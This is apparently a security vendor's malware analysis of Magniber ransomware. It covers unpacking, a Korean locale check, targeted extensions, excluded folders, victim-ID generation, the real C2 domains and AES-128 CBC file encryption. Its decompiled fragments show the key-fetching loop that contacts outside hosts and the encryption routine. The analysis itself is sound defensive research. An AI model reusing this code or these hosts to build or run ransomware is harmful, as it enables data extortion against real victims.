
Magniber is delivered packed by various crypters, and the unpacking method will depend on the crypter's features. You can see the process of unpacking the current sample in the video below.



Watch Video At:

https://youtu.be/VGOgZ1BXTRE


After defeating the first layer, we obtain the second PE file: the malicious core. The core does not contain any advanced obfuscation. The authors made the strings just slightly difficult to follow by loading them into memory character by character:



```
00407870 push    ebp
00407871 mov     ebp, esp
00407873 sub     esp, 0AA4h
00407879 mov     eax, 's'
0040787E mov     [ebp+String2], ax
00407882 mov     ecx, 'c'
00407887 mov     [ebp+var_7A], cx
0040788B mov     edx, 'h'
00407890 mov     [ebp+var_78], dx
00407894 mov     eax, 't'
00407899 mov     [ebp+var_76], ax
0040789D mov     ecx, 'a'
004078A2 mov     [ebp+var_74], cx
004078A6 mov     edx, 's'
004078AB mov     [ebp+var_72], dx
004078AF mov     eax, 'k'
004078B4 mov     [ebp+var_70], ax
004078B8 mov     ecx, 's'
004078BD mov     [ebp+var_6E], cx
004078C1 mov     edx, ' '
```

Execution flow

Looking inside the unpacked payload, we can clearly see why it doesn't run on most systems. At the beginning, there is a language check (using the API function GetSystemDefaultUILanguage):



```
if ( GetSystemDefaultUILanguage() != 1042 )
  delete_itself();
```

The only accepted UI language is Korean (code 1042). In case of any other detected, the sample just deletes itself and causes no harm. This language check has been added in the recent Magniber samples and was not found in the earlier versions, such as aa8f077a5feeb9fa9dcffd3c69724c942d5ce173519c1c9df838804c9444bd30.

After the check is passed, Magniber follows with a typical ransomware functionality. Overview of the performed steps:


1. Creates mutex
2. Checks in the temp folder if the marker file has been dropped
3. Drops the copy of itself in %TEMP% and adds the scheduled task
4. Queries the generated subdomains to retrieve the AES key (if retrieving the key failed, loads the hardcoded one)
5. Enumerates and encrypts files with the selected extensions
6. Reports finishing the task to the CnC
7. Executes the notepad displaying the ransom note
8. Deletes itself

What is attacked?

The list of extensions attacked by Magniber is really long. It includes documents, source code files, and many others. The complete list is below:

```
docx xls xlsx ppt pptx pst ost msg em vsd vsdx csv rtf 123 wks wk1 pdf dwg
onetoc2 snt docb docm dot dotm dotx xlsm xlsb xlw xlt xlm xlc xltx xltm pptm
pot pps ppsm ppsx ppam potx potm edb hwp 602 sxi sti sldx sldm vdi vmx gpg
aes raw cgm nef psd ai svg djvu sh class jar java rb asp php jsp brd sch dch
dip vb vbs ps1 js asm pas cpp cs suo sln ldf mdf ibd myi myd frm odb dbf db
mdb accdb sq sqlitedb sqlite3 asc lay6 lay mm sxm otg odg uop std sxd otp
odp wb2 slk dif stc sxc ots ods 3dm max 3ds uot stw sxw ott odt pem p12 csr
crt key pfx der 1cd cd arw jpe eq adp odm dbc frx db2 dbs pds pdt dt cf cfu
mx epf kdbx erf vrp grs geo st pff mft efd rib ma lwo lws m3d mb obj x3d c4d
fbx dgn 4db 4d 4mp abs adn a3d aft ahd alf ask awdb azz bdb bib bnd bok btr
cdb ckp clkw cma crd dad daf db3 dbk dbt dbv dbx dcb dct dcx dd df1 dmo dnc
dp1 dqy dsk dsn dta dtsx dx eco ecx emd fcd fic fid fi fm5 fo fp3 fp4 fp5
fp7 fpt fzb fzv gdb gwi hdb his ib idc ihx itdb itw jtx kdb lgc maq mdn mdt
mrg mud mwb s3m ndf ns2 ns3 ns4 nsf nv2 nyf oce oqy ora orx owc owg oyx p96
p97 pan pdb pdm phm pnz pth pwa qpx qry qvd rctd rdb rpd rsd sbf sdb sdf spq
sqb stp str tcx tdt te tmd trm udb usr v12 vdb vpd wdb wmdb xdb xld xlgc zdb
zdc cdr cdr3 abw act aim ans apt ase aty awp awt aww bad bbs bdp bdr bean
bna boc btd cnm crw cyi dca dgs diz dne docz dsv dvi dx eio eit emlx epp err
etf etx euc faq fb2 fb fcf fdf fdr fds fdt fdx fdxt fes fft flr fodt gtp frt
fwdn fxc gdoc gio gpn gsd gthr gv hbk hht hs htc hz idx ii ipf jis joe jp1 jrtf
kes klg knt kon kwd lbt lis lit lnt lp2 lrc lst ltr ltx lue luf lwp lyt lyx man
map mbox me mel min mnt mwp nfo njx now nzb ocr odo of oft ort p7s pfs pjt prt
psw pu pvj pvm pwi pwr qd rad rft ris rng rpt rst rt rtd rtx run rzk rzn saf
sam scc scm sct scw sdm sdoc sdw sgm sig sla sls smf sms ssa sty sub sxg tab
tdf tex text thp tlb tm tmv tmx tpc tvj u3d u3i unx uof upd utf8 utxt vct vnt
vw wbk wcf wgz wn wp wp4 wp5 wp6 wp7 wpa wpd wp wps wpt wpw wri wsc wsd wsh wtx
xd xlf xps xwp xy3 xyp xyw ybk ym zabw zw abm afx agif agp aic albm apd apm
apng aps apx art asw bay bm2 bmx brk brn brt bss bti c4 ca cals can cd5 cdc
cdg cimg cin cit colz cpc cpd cpg cps cpx cr2 ct dc2 dcr dds dgt dib djv dm3
dmi vue dpx wire drz dt2 dtw dv ecw eip exr fa fax fpos fpx g3 gcdp gfb gfie
ggr gih gim spr scad gpd gro grob hdp hdr hpi i3d icn icon icpr iiq info ipx
itc2 iwi j2c j2k jas jb2 jbig jbmp jbr jfif jia jng jp2 jpg2 jps jpx jtf jw
jxr kdc kdi kdk kic kpg lbm ljp mac mbm mef mnr mos mpf mpo mrxs my ncr nct
nlm nrw oc3 oc4 oc5 oci omf oplc af2 af3 asy cdmm cdmt cdmz cdt cmx cnv csy
cv5 cvg cvi cvs cvx cwt cxf dcs ded dhs dpp drw dxb dxf egc emf ep eps epsf
fh10 fh11 fh3 fh4 fh5 fh6 fh7 fh8 fif fig fmv ft10 ft11 ft7 ft8 ft9 ftn fxg
 gem glox hpg hpg hp idea igt igx imd ink lmk mgcb mgmf mgmt mt9 mgmx mgtx
mmat mat ovp ovr pcs pfv plt vrm pobj psid rd scv sk1 sk2 ssk stn svf svgz
tlc tne ufr vbr vec vm vsdm vstm stm vstx wpg vsm xar ya orf ota oti ozb
ozj ozt pa pano pap pbm pc1 pc2 pc3 pcd pdd pe4 pef pfi pgf pgm pi1 pi2 pi3
pic pict pix pjpg pm pmg pni pnm pntg pop pp4 pp5 ppm prw psdx pse psp ptg
ptx pvr px pxr pz3 pza pzp pzs z3d qmg ras rcu rgb rgf ric riff rix rle rli
 rpf rri rs rsb rsr rw2 rw s2mv sci sep sfc sfw skm sld sob spa spe sph spj
spp sr2 srw wallet jpeg jpg vmdk arc paq bz2 tbk bak tar tgz gz 7z rar zip
backup iso vcd bmp png gif tif tiff m4u m3u mid wma flv 3g2 mkv 3gp mp4 mov
avi asf mpeg vob mpg wmv fla swf wav mp3
```

The list loads at the beginning of the file encrypting function:



```
004017F0 push    ebp
004017F1 mov     ebp, esp
004017F3 sub     esp, 0D7Ch
004017F9 mov     [ebp+lpString2], offset aDoc ; "doc"
00401803 mov     [ebp+var_D78], offset aDocx ; "docx"
0040180D mov     [ebp+var_D74], offset aXls ; "xls"
00401817 mov     [ebp+var_D70], offset aXlsx ; "xlsx"
00401821 mov     [ebp+var_D6C], offset aPpt ; "ppt"
0040182B mov     [ebp+var_D68], offset aPptx ; "pptx"
00401835 mov     [ebp+var_D64], offset aPst ; "pst"
0040183F mov     [ebp+var_D60], offset aOst ; "ost"
00401849 mov     [ebp+var_D5C], offset aMsg ; "msg"
00401853 mov     [ebp+var_D58], offset aEm ; "em"
0040185D mov     [ebp+var_D54], offset aVsd ; "vsd"
00401867 mov     [ebp+var_D50], offset aVsdx ; "vsdx"
00401871 mov     [ebp+var_D4C], offset aCsv ; "csv"
0040187B mov     [ebp+var_D48], offset aRtf ; "rtf"
00401885 mov     [ebp+var_D44], offset a123 ; "123"
0040188F mov     [ebp+var_D40], offset aWks ; "wks"
00401899 mov     [ebp+var_D3C], offset aWk1 ; "wk1"
004018A3 mov     [ebp+var_D38], offset aPdf ; "pdf"
004018AD mov     [ebp+var_D34], offset aDwg ; "dwg"
004018B7 mov     [ebp+var_D30], offset aOnetoc2 ; "onetoc2"
004018C1 mov     [ebp+var_D2C], offset aSnt ; "snt"
004018CB mov     [ebp+var_D28], offset aDocb ; "docb"
```

As usual, some of the directories are exempted:


```
:\documents and settings\all users\
:\documents and settings\default user\
:\documents and settings\localservice\
:\documents and settings\networkservice\
\appdata\local\
\appdata\locallow\
\appdata\roaming\
\local settings\
\public\music\sample music\
\public\pictures\sample pictures\
\public\videos\sample videos\
\tor browser\
\$recycle.bin
\$windows.~bt
\$windows.~ws
\boot
\intel
\msocache
\perflogs
\program files (x86)
\program files
\programdata
\recovery
\recycled
\recycler
\system volume information
\windows.old
\windows10upgrade
\windows
\winnt
```

How does the encryption work?

Magniber encrypts files with AES 128 bit in CBC mode. It is implemented with the help of Windows Crypto API.

The DGA and the victim ID


In the usual scenario, the malware tries to retrieve the AES key from the CnC by querying pseudo-random subdomains:



9g3pnfhdm9rt594mgym.bankme.date/new0


ca738V55548GC6M8

The pseudo-random part is used to uniquely identify the victim. It is generated by the following simple algorithm:



```
_WORD *__cdecl generate_domain(int length)
{
  HANDLE v1; // eax@1
  _WORD *domain_buf; // [sp+4h] [bp-8h]@1
  int i; // [sp+8h] [bp-4h]@1

  v1 = GetProcessHeap();
  domain_buf = HeapAlloc(v1, 8u, 2 * length + 2);
  for ( i = 0; i < length; ++i )
  {
    if ( get_pseudorandom_char(0, 1) )
      domain_buf[i] = get_pseudorandom_char('0', '9');
    else
      domain_buf[i] = get_pseudorandom_char('a', 'z');
  }
  domain_buf[length] = 0;
  return domain_buf;
}
```


Each character is based on the tick count, converted to the given charset:



```
int __cdecl get_pseudorandom_char(int charset_start, int charset_end)
{
  if ( !(is_seed_initialized & 1) )
  {
    is_seed_initialized |= 1u;
    pseudorand_value = GetTickCount();
  }
  pseudorand_value ^= 0x5309F61u;
  pseudorand_value += GetTickCount();
  pseudorand_value += pseudorand_value / 1000;
  pseudorand_value &= 0x7FFFFFFFu;
  return charset_start + pseudorand_value % (charset_end - charset_start + 1);
}
```

The number 0 or 1 is appended to the URL depending if the sample is running in the controlled environment or not (detected using time check).

Four domains are being queried for the key:




```
for ( k = 0; k < 4; ++k )
{
  zero_memory(aes_key, 17u);
  if ( k )
  {
    switch ( k )
    {
      case 1:
        v1 = (const CHAR *)query_generated_domain(&jobsnot_services, (LPCWSTR)generated_domain_part, &req_new);
        lstrcpyA(aes_key, v1);
        break;
      case 2:
        v2 = (const CHAR *)query_generated_domain(&carefit_agency, (LPCWSTR)generated_domain_part, &req_new);
        lstrcpyA(aes_key, v2);
        break;
      case 3:
        v3 = (const CHAR *)query_generated_domain(&hotdisk_world, (LPCWSTR)generated_domain_part, &req_new);
        lstrcpyA(aes_key, v3);
        break;
    }
  }
  else
  {
    v0 = (const CHAR *)query_generated_domain(&bankme_date, (LPCWSTR)generated_domain_part, &req_new);
    lstrcpyA(aes_key, v0);
  }
  if ( lstrlenA(aes_key) == 16 )
    break;
}
if ( lstrlenA(aes_key) != 16 )
  lstrcpyA(aes_key, &hardcoded_key);
```

If any of them give a 16-byte long response, that means the valid key is copied to the buffer and used further. Otherwise, it falls back to the hardcoded key.

The default AES key and IV


The interesting thing is that each sample comes with the AES key hardcoded. However, it is used only as a backup if downloading the key from the CnC was for some reason impossible (that occurs also in the case if the public IP was not from Korea). The key is unique per each sample. In the currently analyzed sample, it is S25943n9Gt099y4K:

If any of them gives 16 byte long response, that means the valid key, it is copied to the buffer and used further. Otherwise, it falls back to the hardcoded key.



```
00407FBB mov     [ebp+hardcoded_key], 'S'
00407FBF mov     [ebp+var_57], '2'
00407FC3 mov     [ebp+var_56], '5'
00407FC7 mov     [ebp+var_55], '9'
00407FCB mov     [ebp+var_54], '4'
00407FCF mov     [ebp+var_53], '3'
00407FD3 mov     [ebp+var_52], 'n'
00407FD7 mov     [ebp+var_51], '9'
00407FDB mov     [ebp+var_50], 'G'
00407FDF mov     [ebp+var_4F], 't'
00407FE3 mov     [ebp+var_4E], '0'
00407FE7 mov     [ebp+var_4D], '9'
00407FEB mov     [ebp+var_4C], '9'
00407FEF mov     [ebp+var_4B], 'y'
00407FF3 mov     [ebp+var_4A], '4'
00407FF7 mov     [ebp+var_49], 'K'
00407FFB mov     [ebp+var_48], 0
```


Similarly, the initialization vector is always hardcoded in the sample (but not downloaded). The same 16-character long string was also saved at the file beginning. In the currently analyzed sample it is EP866p5M93wDS513:



```
00408032 mov     [ebp+hardcoded_iv], 'E'
00408036 mov     [ebp+var_43], 'P'
0040803A mov     [ebp+var_42], '8'
0040803E mov     [ebp+var_41], '6'
00408042 mov     [ebp+var_40], '6'
00408046 mov     [ebp+var_3F], 'p'
0040804A mov     [ebp+var_3E], '5'
0040804E mov     [ebp+var_3D], 'M'
00408052 mov     [ebp+var_3C], '9'
00408056 mov     [ebp+var_3B], '3'
0040805A mov     [ebp+var_3A], 'w'
0040805E mov     [ebp+var_39], 'D'
00408062 mov     [ebp+var_38], 'S'
00408066 mov     [ebp+var_37], '5'
0040806A mov     [ebp+var_36], '1'
0040806E mov     [ebp+var_35], '3'
00408072 mov     [ebp+var_34], 0
```


The algorithm

First, the crypto context is initialized. The malware imports the key and initialization vector with the help of functions CryptImportKey, CryptSetKeyParam:



```
is_ok = 1;
key_len = 16;
if ( !*phProv )
  is_ok = CryptAcquireContextW(phProv, 0, L"Microsoft Enhanced RSA and AES Cryptographic Provider", 0x18u, 0xF0000008);
if ( is_ok && *(_DWORD *)a4 )
  is_ok = CryptDestroyHash(*(_DWORD *)a4);
if ( is_ok )
{
  pbData = 8;
  v7 = 2;
  v8 = 0;
  v9 = 0x660E;                                  // AES 128 bit
                                                //
  v10 = key_len;
  for ( i = 0; i < key_len; ++i )
    v11[i] = *(_BYTE *)(i + a1);
  is_ok = CryptImportKey(*phProv, &pbData, 0x1Cu, 0, 0, phKey);
}
if ( is_ok )
{
  *(_DWORD *)v13 = 1;
  is_ok = CryptSetKeyParam(*phKey, 4u, v13, 0);
}
if ( is_ok )
{
  *(_DWORD *)v14 = 0;
  pdwDataLen = 4;
  is_ok = CryptGetKeyParam(*phKey, 3u, v14, &pdwDataLen, 0);
  *(_DWORD *)v14 = 0;
}
if ( is_ok )
  is_ok = CryptSetKeyParam(*phKey, 1u, a2, 0);
return is_ok;
```

Encrypting the file:



```
_mm_storel_pd((double *)&v18, 0i64);
WriteFile(fp, lpBuffer, 16u, &NumberOfBytesWritten, 0);
while ( 1 )
{
  NumberOfBytesWritten = 0;
  v16 = (signed int)dwBufLen;
  v15 = FileSize.QuadPart - v18;
  chunk_size = (signed int)dwBufLen <= FileSize.QuadPart - v18 ? (signed __int64)(signed int)dwBufLen : FileSize.QuadPart - v18;
  read_len = ReadFile(hFile, pbData, chunk_size, &NumberOfBytesWritten, 0);
  if ( !read_len )
    return 0;
  if ( !NumberOfBytesWritten )
    goto finish_enc;
  if ( NumberOfBytesWritten < dwBufLen )
    Final = 1;
  pdwDataLen = NumberOfBytesWritten;
  is_ok = CryptEncrypt(hKey, 0, Final, 0, 0, &pdwDataLen, dwBufLen);
  if ( !is_ok )
    goto finish_enc;
  CryptEncrypt(hKey, 0, Final, 0, pbData, &NumberOfBytesWritten, dwBufLen);
  WriteFile(fp, pbData, pdwDataLen, &NumberOfBytesWritten, 0);
  zero_memory(pbData, dwBufLen);
}
```

The first write stores the 16-byte long string at the beginning of the file. Then, the file is read chunk by chunk and encrypted using Windows Crypto API.

Conclusion

Magniber ransomware is being distributed instead of Cerber from the same exploit kit, approaching the same targets. However, internally it has nothing in common with the Cerber and is much simpler. The only feature that makes it unique is being so picky about the targeted country. For the first time, we are seeing country checks being performed at various levels of execution.

This ransomware family appeared recently and probably is still under active development. We will keep an eye on its evolution and keep you informed.

The users of Malwarebytes for Windows (with real-time, anti-ransomware technology deployed) are protected against Magniber.

Appendix

